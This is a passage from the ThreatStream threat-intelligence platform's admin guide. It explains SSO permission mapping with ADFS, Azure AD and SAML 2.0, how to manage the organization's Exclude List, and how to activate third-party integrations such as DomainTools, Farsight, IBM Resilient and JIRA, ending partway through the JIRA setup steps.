


6. *If you selected ADFS*, you must specify the Group Name corresponding to each permission. If you used the Default AD Group Name values, the Group Names are automatically mapped to the correct permission. If you used non-default names, click the first permission in the list. Specify the correct Group name in the Edit SSO Permission Mapping window and click **Save**.



Repeat this process for each permission.

*If you selected Azure AD, you must specify the Group IDs corresponding to each permission. You noted the Group IDs in the final step of the Azure AD configuration process. To do so, click the first permission in the list. Specify the correct Group ID in the Edit SSO Permission Mapping window and click **Save**.*



Repeat this process for each permission.

Configuration is complete and your integration is now active.

Enabling User Management with SAML 2.0 IDP Services

ThreatStream provides the capability to integrate with identity providers (IDP) that are compatible with the SAML 2.0 protocol, thus enabling single sign-on (SSO) and ThreatStream user administration from the preferred IDP.



Note: This integration is available for the ThreatStream Cloud, ThreatStream OnPrem users on version 5.1 and beyond as well as ThreatStream AirGap users on version 5.2. Integrating with ThreatStream OnPrem version 5.0 and earlier is not supported at this time. If you are on ThreatStream OnPrem 5.0 or earlier, ensure Permission management is set to ThreatStream.

Integration between a SAML 2.0 IDP and ThreatStream means that the IDP creates a SAML response to ThreatStream. The SAML response must contain an assertion with the group attribute name attribute. This attribute allows the mapping of permissions for group lists between the IDP and ThreatStream. You can view a sample of a SAML 2.0 assertion in ["Sample SAML 2.0 assertion with Group Attribute Name" on page 159](#).



Note: The `group attribute name` attribute may be called differently depending on a preferred IDP.

Requirements

- You must have an active SAML 2.0 configuration on ThreatStream. Contact Anomali Support for assistance.
- You must use a SAML 2.0-compliant IDP that supports exporting group lists as SAML attributes.
- You must have a configured SAML group list mapping with the specified `group attribute name` attribute.

Enabling user management with SAML 2.0 IDP is a two-step process. It involves:

1. Configuring the integration in a SAML 2.0 IDP. See ["Configure the Integration in SAML 2.0 IDP" below](#).
2. Enabling the integration on ThreatStream. See ["Enable the integration on ThreatStream" on page 158](#).

Configure the Integration in SAML 2.0 IDP

Configuring the integration in IDP involves creating groups corresponding to each permission in ThreatStream and one additional group which grants users access to ThreatStream. The table below lists all required permissions and the default group names recognized by ThreatStream. Groups can be given any name and mapped to their corresponding ThreatStream permission in a later step. However, if you use the default values, mapping is automatic.

Default AD Group Name	ThreatStream Permission
SecGrp_TSAdminUser	Org Admin
SecGrp_TSAuditor	Can Audit
SecGrp_TSChangeRules	Can Use Rules
SecGrp_TSChatUser	Can Use Chat

Default AD Group Name	ThreatStream Permission
SecGrp_TSCreateCommunityIntelUser	Create Anomali Community Intel
SecGrp_TSIntelApprover	Approve Intel
SecGrp_TSReadOnlyUser	Read Only Account
SecGrp_TSSubmitSandbox	Submit Sandbox
SecGrp_TSTaxiiUser	Import to TAXII Feeds
SecGrp_TSUseMatch	Can use Security Analytics
 Note: You must configure the group for the Can use Security Analytics permission: - To control user access to Security Analytics, if your organization is subscribed to Anomali Security Analytics. - To control user access to AQL-based dashboards. For more information on AQL-based dashboards, visit the Anomali Dashboards Help Center.	
SecGrp_TSUser	ThreatStream User
 Note: All users must be part of the SecGrp_TSUser group.	
SecGrp_TSViewAPIKeyUser	Show API Key for Users

Create a group for each permission listed in the table above. The procedure for creating a group depends on your preferred IDP.

After creating each group, you can add desired permissions to each ThreatStream user in the IDP. These permissions will be synchronized to ThreatStream the next time the user logs in to ThreatStream.

When configuration in the IDP is complete, proceed to ["Enable the integration on ThreatStream" below](#) to complete configuration within ThreatStream.

Enable the integration on ThreatStream

To finish configuring the integration, you must configure a Break Glass account and map the groups created in a SAML 2.0 IDP onto their corresponding permissions in ThreatStream.



Note: You must use a ThreatStream account with the Org Admin permission in order to complete the steps in this section.


To enable the integration on ThreatStream:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **SSO**.
2. Select a user who will serve as the Break Glass Account and click **Update**.




Notes:

- Only Org Admin users are available in the drop-down list.
- The Break Glass Account should be an independent, local account on ThreatStream. Another account with the same configuration must not exist in the SSO IDP. Doing so will cause login failures. See ["Managing Organization Users" on page 122](#) to learn how to create a local account on ThreatStream.



3. (Recommended) Enable the Use SSO for login exclusively if you want to prevent users from logging in through the ThreatStream login page.
4. Add an identity provider, as described in ["Configuring an Identity Provider for SSO" on page 130](#).

5. After the identity provider is configured, specify **SAML 2.0** under Permission management.




The screenshot shows a 'Permission management' section with a green 'Active' indicator. Below it, there are four radio buttons: 'Threatstream', 'ADFS', 'AZURE AD', and 'SAML 2.0'. The 'SAML 2.0' radio button is selected. Below the radio buttons is a text field labeled 'Group Attribute Name' and a 'Save' button.

6. In the Group Attribute Name field, specify the group attribute name from your IDP group list configuration, and then click **Save**.



Important: In order for the integration to work properly, make sure that the group attribute name is the same both in ThreatStream and IDP.

7. Specify the Group Name corresponding to each permission. If you used the default IDP Group Name values, the Group Names are automatically mapped to the correct permission. If you used non-default names, click the first permission in the list. Specify the correct Group Name in the Edit SSO Permission Mapping window and click **Save**.



The screenshot shows a window titled 'EDIT SSO PERMISSION MAPPING'. It contains a label 'Set Security Group name for permission: Org Admin'. Below this is a text field labeled 'Group' with the value 'SecGrp_TSAdminUser' entered. At the bottom are 'Cancel' and 'Save' buttons.

Configuration is complete and your integration is now active.

Sample SAML 2.0 assertion with Group Attribute Name

Below is a sample SAML 2.0 assertion where the group attribute name is called name, its value is "IDP_group", and the user has a membership in the following groups: SecGrp_TSAdminUser, SecGrp_TSSubmitSandbox, SecGrp_TSUser, and SecGrp_TSViewAPIKeyUser.

You can use this sample to compare it against the SAML 2.0 assertion in your preferred IDP and check how the group attribute name is called.

```
<saml:Attribute FriendlyName="group list"
    Name="IDP_group"
```

```
        NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-  
format:basic"  
    >  
    <saml:AttributeValue  
xmlns:xs="http://www.w3.org/2001/XMLSchema"  
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
    xsi:type="xs:string"  
    >SecGrp_TSAdminUser</saml:AttributeValue>  
    <saml:AttributeValue  
xmlns:xs="http://www.w3.org/2001/XMLSchema"  
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
    xsi:type="xs:string"  
    >SecGrp_TSSubmitSandbox</saml:AttributeValue>  
    <saml:AttributeValue  
xmlns:xs="http://www.w3.org/2001/XMLSchema"  
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
    xsi:type="xs:string"  
    >SecGrp_TSUser</saml:AttributeValue>  
    <saml:AttributeValue  
xmlns:xs="http://www.w3.org/2001/XMLSchema"  
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
    xsi:type="xs:string"  
    >SecGrp_TSVIEWAPIKeyUser  
    </saml:AttributeValue>  
</saml:Attribute>
```

Updating Organization Exclude List

The **Exclude List** enables you to configure CIDRs, Domains, Email Addresses, IP Addresses, Hashes, URLs, or User Agents you want to prevent users within your organization from importing. Adding an entry to your Exclude List does not prevent other organizations from importing it.

The screenshot displays the 'Exclude List' management interface. At the top, a filter bar includes a 'Type' dropdown (set to 'All'), a 'False Positives' checkbox, a 'Hide' checkbox, and a 'Value' search field. Below this, a table lists 7 items. The first item is a 'Hash' with a long alphanumeric value. The subsequent six items are 'Domain' entries for various Google domains (e.g., www.google6.com, www.google5.com, etc.), each with a 'Date Added' and a 'Notes' column. A table toolbar on the right shows '100' items per page, '1 - 7 of 7 items', and an 'Actions' dropdown. Below the table is a form to 'Add To Exclude List' with a 'Type' dropdown (set to 'Domain'), a text area for 'Add one entry per line', and an 'Additional Notes' field. An 'Add' button is at the bottom left.

Type	Value	Date Added	Notes
Hash	b79781efede37903be212cdf63955e41c8649e678b6b83adf824459d240...	2019-08-14 21:45:33	
Domain	www.google6.com	2019-08-14 17:12:12	Company domain
Domain	www.google5.com	2019-08-14 17:07:34	Supply chain domain.
Domain	www.google4.com	2019-08-12 17:09:49	
Domain	www.google3.com	2019-08-12 17:09:49	
Domain	www.google2.com	2019-08-12 17:09:49	
Domain	www.google1.com	2019-08-12 17:09:49	

- 1 Entries currently configured on your Exclude List.
- 2 Filter configured entries by Type.
- 3 Show or hide entries added to your Exclude List through being reported as false positive. See ["Reporting False Positives" on page 541](#) for more information. By default, false positive entries added to the Exclude List are hidden.
- 4 Search configured Exclude List entries by keyword.
- 5 Actions:
 - **Import CSV**—Add Exclude List entries from a CSV file. See ["Adding Exclude List Entries from a CSV File" on page 163](#).
 - **Export CSV**—Download a list of your Exclude List entries in CSV format. See ["Exporting Exclude List Entries" on page 164](#).
 - **Remove**—remove selected entries from your Exclude List. See ["Removing Entries from Your Exclude List" on page 164](#).
 - **Edit Note**—edit the contextual note associated with the selected entry. See ["Editing Exclude List Entries" on page 164](#).
- 6 Add entries to your Exclude List. See ["Adding Entries to Your Exclude List" on the next page](#) for more information.

Adding Entries to Your Exclude List

Follow these guidelines when adding entries to your Exclude List:

- In addition to the domain itself, **Domain** entries cover all email addresses and URLs associated with the domain.
- To add all subdomains associated with a domain to your Exclude List, add a separate **Domain** entry to the Exclude List that adheres to the following expression:

`*.<domain_name>`

Entries adhering to this expression cover subdomains *only* and *not* the domain with which they are associated. You must add a separate entry without the expression to cover the domain itself and its associated email addresses and URLs.

For example, to add the domain *example.com* to your Exclude List—and its associated email addresses and URLs—add *example.com* as a Domain Name entry to your Exclude List. To cover all subdomains associated with *example.com* in your Exclude List, such as *my.example.com*, add **.example.com* as a separate Domain Name entry to your Exclude List.

- Alphanumeric characters are normalized to lower-case when entries are added.
- You can add multiple entries of the same type at once. When adding multiple entries, enter one per line to separate them.
- IPv6 addresses cannot be added to the Exclude List.

To add entries to your Exclude List:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Exclude List**
2. Under Add To Exclude List, select a **Type**.
3. Type or paste the entries into the text box. Each entry must be on its own line.
4. (Optional) Add contextual information on the entries in the Additional Notes box. Notes are applied to all new Exclude List entries and can be edited at any time.
5. Click **Add**.

Adding Exclude List Entries from a CSV File

In addition to manually entering exclude list entries on the Exclude List tab, you can also upload a CSV file that contains the entries you want to add to your Exclude List.

The CSV file must adhere to the following requirements:

- The entries must be contained in a valid CSV file with the following header line:
value_type,value,notes.
- value_type must be specified for each entry. Possible types include domain, email, ip, md5, url, user-agent, and cidr.
- value must be specified for each entry. Values must be valid entries based on the specified type. For example, if you specify ip for type, the corresponding value must be a valid IP address.
- notes is optional for each entry.
- All text in the CSV file must be lower-cased.

The following is an example of a valid CSV file:

```
value_type,value,notes
domain,*wildcard-example.com,this is a valid domain
email,account@example.com,
ip,1.2.3.4,
md5,fe01ce2a7fbac8fafaed7c982a04e229,
url,http://example.com,
user-agent,myagent1,
cidr,192.0.2.0/24,
```

To add exclude list entries from a CSV file:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Exclude List**
2. In the Actions menu, click **Import CSV**.
3. Click **Select File** and browse for the CSV file.
4. Click **Import**.


The entries from the CSV file are then added to your Exclude List. If the import failed, ensure your CSV file adheres to the above requirements and try again.

Editing Exclude List Entries

You can edit the contextual notes associated with existing exclude list entries. Only one entry can be edited at a time.

To edit Exclude List entries:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Exclude List**
2. Select the entry you want to edit.
3. In the Actions menu, click **Edit note**.



100 ▾	1 - 9 of 9 items Selected 1 items, select All 9 items			Actions ▾
☐	Type	Value	Date Added	Notes
☐	Domain	twitter.com	2019-08-16 11:29:35	social media
☒	Domain	facebook.com	2019-08-16 11:29:35	social media
				Import CSV Export CSV Remove Edit Note

4. Make desired edits to the note.
5. Click **Save Change**.


Changes are reflected in the Notes column of the Exclude List table.

Removing Entries from Your Exclude List

You can remove multiple entries from your Exclude List at once.

To remove entries from your Exclude List:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Exclude List**
2. Select the entries you want to remove.
3. In the Actions menu, click **Remove**.



100 ▾	1 - 9 of 9 items Selected 1 items, select All 9 items			Actions ▾
☐	Type	Value	Date Added	Notes
☐	Domain	twitter.com	2019-08-16 11:29:35	social media
☒	Domain	facebook.com	2019-08-16 11:29:35	social media
				Import CSV Export CSV Remove Edit Note

Exporting Exclude List Entries

You can export a complete list of your Exclude List entries in CSV format.

To export Exclude List entries:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Exclude List**
2. In the Actions menu, click **Export CSV**.

Your download starts immediately.

Integrating with Third-Party Services


ThreatStream provides integrations with third-party services for Sandbox, DNS, ticket management and more. Most third party services require that you obtain credentials from the vendor before you can activate integrations on ThreatStream. Once you configure the user credentials for these services on ThreatStream, they are available for use by your organization.

Unless otherwise noted, integrations listed on this screen support both paid and free subscriptions. As such, there is no distinction between paid and free integrations. In cases where services support paid and free subscriptions, both paid and free credentials can be used to activate the same service.



Note: Only Organization Administrators can activate third-party services on ThreatStream.

The Integrations screen includes a filter to help you browse available third-party integrations.



You can filter on the following integration types:

- **Integration**—integrations with third party services such as ticket management tools, sandboxes, DNS services, and more. See ["Integrations " on the next page](#) for more information.
- **Free**—integrations which can be activated at no cost. In most cases, free registration with the service is required before activation.

- **Feed**—premium threat intelligence feeds. See ["Managing Premium Feeds"](#) on [page 1033](#) for more information.

Integrations

Click any of the logos below for more information on activating and using available integrations.

CrowdStrike Operator  CROWDSTRIKE	DomainTools 	Farsight 
Google Threat Intelligence 	IBM Resilient  an IBM Company	JIRA 
Joe Sandbox 	Microsoft Defender Threat Intelligence 	OpenDNS Investigate 
OpenDNS Umbrella 	PolySwarm 	Recorded Future 
ServiceNow servicenow	Splunk Cloud 	VMRay 
Zscaler 		


Enrichments and Feeds

Enrichments and Feeds have moved to the ThreatStream APP Store. See ["Activating Enrichments"](#) on [page 1053](#) and ["Managing Premium Feeds"](#) on

[page 1033](#) for more information.

Activating Integrations

To activate Integrations listed on the Integrations tab, click **Activate** in the box corresponding to the service of interest and enter the required credentials.



You are responsible for registering with the service and obtaining the required credentials.

Integrating with DomainTools

The DomainTools integration enables you to view Whois data provided by DomainTools from observable details pages.

If Whois data is available for an observable, you can toggle between viewing Whois data provided by Anomali and Whois data provided by DomainTools. An additional dropdown menu is available on the Whois tab of observable details pages.



To integrate with DomainTools:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** in the DomainTools box.
3. Enter the **Username** you use to log in to DomainTools.
4. Enter the **API Key** provided to you by DomainTools.
5. Click **Save**.

The status button for the service changes to Deactivate. The service is activated.

Integrating with Farsight

The Farsight integration enables you to use the Farsight service for Passive DNS lookup. If results are returned from the Farsight service, they are displayed on observable details pages in addition to the ThreatStream DNS lookup service.


To activate the Farsight integration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** > **Integrations**.
2. Click **Activate** on the Farsight tile.
3. Enter your Farsight API Key.
4. Click **Save**.

The integration is now ready for use.

Integrating with Google Threat Intelligence

If your organization has a Google Threat Intelligence subscription, you can include Google Threat Intelligence data in your PassiveDNS enrichments on ThreatStream.



Source	Domain	Record Data	Record Type	First Seen	Last Seen
Farsight	there6.com	72.52.178.23	A	2024-02-02 08:57:29	2024-03-08 16:28:15
Farsight	there6.com	10 mx156.hostedmxserver.c...	MX	2024-02-08 06:13:54	2024-03-02 15:51:44
GTI	there6.com	72.52.178.23	A		2024-02-09 19:11:57
GTI	there6.com	69.16.231.60	A		2024-02-07 14:41:24
OpenDNS	there6.com	38.6.7.2	A	2024-01-31 00:00:00	2024-01-31 00:00:00
OpenDNS	there6.com	72.52.178.23	A	2024-01-31 00:00:00	2024-01-31 00:00:00
Farsight	there6.com	38.6.7.2	A	2023-10-13 20:13:03	2024-01-28 05:56:27
GTI	there6.com	38.6.7.2	A		2023-10-29 00:55:10
GTI	there6.com	3.21.178.99	A		2020-06-09 08:08:21
GTI	there6.com	3.22.37.177	A		2020-06-09 08:08:21
GTI	there6.com	3.19.102.169	A		2020-06-09 08:08:21
Farsight	there6.com	23.106.17.44	A	2019-04-17 16:28:38	2019-06-16 01:37:57

To activate the Google Threat Intelligence integration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** on the Google Threat Intelligence tile.
3. Enter your Google Threat Intelligence API Key.



Note: Google Threat Intelligence (GTI) is the new name for the VirusTotal platform. If you have an active VirusTotal subscription, you can use your VirusTotal API Key. If you have a Google Threat Intelligence subscription, use the GTI API Key. For details on how to obtain your GTI API Key, refer to [How to get Google Threat Intelligence API keys](#).


4. Click **Save**.

The integration is now active.

Integrating with IBM Resilient

The ThreatStream integration with IBM Resilient enables you to export investigation information to IBM Resilient in the form of Incidents.

After activating the integration, a **Create/Update IBM Resilient Incident** option is available from the Actions menu within investigations on ThreatStream.



The table below lists the ThreatStream investigation fields included in exports and the IBM Resilient fields to which they are mapped in resulting Incidents.

ThreatStream Investigation Field	IBM Resilient Incident Field
----------------------------------	------------------------------

Description	Description
Observables	Artifacts
Priority	Priority
Title	Title

Note that only the following observables that are listed as active on investigations are exported as artifacts to IBM Resilient:

- Domains
- Emails
- Hashes
- IPs
- Strings
- URLs

Export of Threat Models is not supported.

In addition to creating new IBM Resilient Incidents through the integration, you can run the integration on previously exported ThreatStream investigations to update corresponding Incidents within IBM Resilient.

In order to send investigation information to IBM Resilient, you must activate the integration. To activate the integration, you must have a subscription to IBM Resilient.

To activate IBM Resilient integrations:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** in the IBM Resilient box.
3. Enter your IBM Resilient **Instance URL**.
4. Enter your IBM Resilient **Organization Name**.
5. Enter your IBM Resilient **Email**.


- 6. Enter your IBM Resilient **Password**.
- 7. Click **Save**.

Integrating with JIRA

The JIRA integration enables you to create and update JIRA tickets from the Investigations user interface within ThreatStream.


**Note:** This integration supports only JIRA Cloud accounts.

The following is an example of a JIRA ticket created through the integration:



JIRA tickets are bidirectionally linked to the investigations from which they are created. The JIRA integration enables you to update JIRA tickets from ThreatStream without connecting to the JIRA user interface. Likewise, ticket status updates made within JIRA are reflected on investigations from which tickets were created.


Linked JIRA tickets are listed under JIRA Issues in the investigation.



You can click the ticket number to view full ticket details in JIRA.



Additionally, JIRA integration activity is logged in the History section of the investigation.



For more information on using investigations in ThreatStream, see ["Investigating Threats in ThreatStream" on page 903](#).

Creating JIRA Tickets from ThreatStream


JIRA tickets created through the JIRA integration reflect information from the investigation where ticket creation was executed. The table below lists the investigation fields from which content is pulled and the fields in JIRA to which they are mapped.

Investigation Field	JIRA Field
Name	Summary
Tags	Labels
Description	Descriptions  In addition to the content contained in the investigation descriptions, JIRA descriptions contain links to the investigation in ThreatStream and the email address of the user that created the ticket.


Additionally, the JIRA user whose account was used to activate the integration is made Reporter of resulting JIRA tickets.

To create a JIRA ticket from ThreatStream:

1. Navigate to the investigation for which you want to create a JIRA ticket.
2. In the Actions menu, click **Create a JIRA** ticket.



3. On the resulting window, the default JIRA Project and Issue Type settings are displayed. If desired, modify the settings.



4. Click **Create**. The following message indicates that a JIRA ticket was created successfully:



Click the ticket number under in the message to view the ticket in JIRA.

Updating JIRA Tickets from ThreatStream


From the investigation, you can update the JIRA Summary, Description, Labels, and Status. Updates to mapped fields within investigations are not automatically synchronized to linked JIRA tickets and must be manually pushed.




Updates to JIRA summaries are not reflected on the Investigations user interface in ThreatStream when made on JIRA.

To update a linked JIRA ticket from an investigation:

1. Navigate to the investigation of interest.
2. After making desired updates to the investigation Description, Name, or Tags, click the status of the JIRA ticket you want to update under JIRA Issues.



3. On the resulting window, select the JIRA fields you want to update. You can also select a new Status for the JIRA ticket.



4. Click **Update**.

Updates are immediately pushed to JIRA.

Removing JIRA Tickets from Investigations

The JIRA integration also allows you to unlink JIRA tickets and the investigations from which they were created. When you remove JIRA tickets from investigations, tickets are not deleted in JIRA. Rather, tickets are no longer displayed on investigations and updates can no longer be synchronized.

Only Org Admins and non admin users who created tickets can remove tickets from investigations.



Removing JIRA tickets from investigations is final and cannot be undone.

To remove a JIRA ticket from an investigation:

1. Navigate to the investigation of interest.
2. Under JIRA Issues, click the JIRA ticket you want to remove.
3. On the resulting window, click **Remove from investigation**.


The JIRA ticket is immediately removed from the investigation.

Activating the JIRA Integration

Activating the JIRA integration involves specifying your JIRA credentials and configuring default settings for tickets created through the integration.

To activate the JIRA integration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Set Up** in the JIRA box. Information on the integration is displayed.



JIRA

Integrate your Jira instance directly with ThreatStream; create and update Jira tickets from within an Investigation to improve your workflows and connect your operational and tactical teams seamlessly with your Threat Intelligence.

 **Jira**

Author	Version
Anomali Incorporated	1.0
Source	Licence
Atlassian Jira	Anomali Licence

Instance URL*

Email*

API Key*

(* = required field)

[Cancel](#) [Activate](#)

You can click the Source link to visit the JIRA website. Under License, *Anomali license* indicates that the enrichment was developed by Anomali and therefore subject to its terms of service.

3. To proceed with activation, enter the following information:

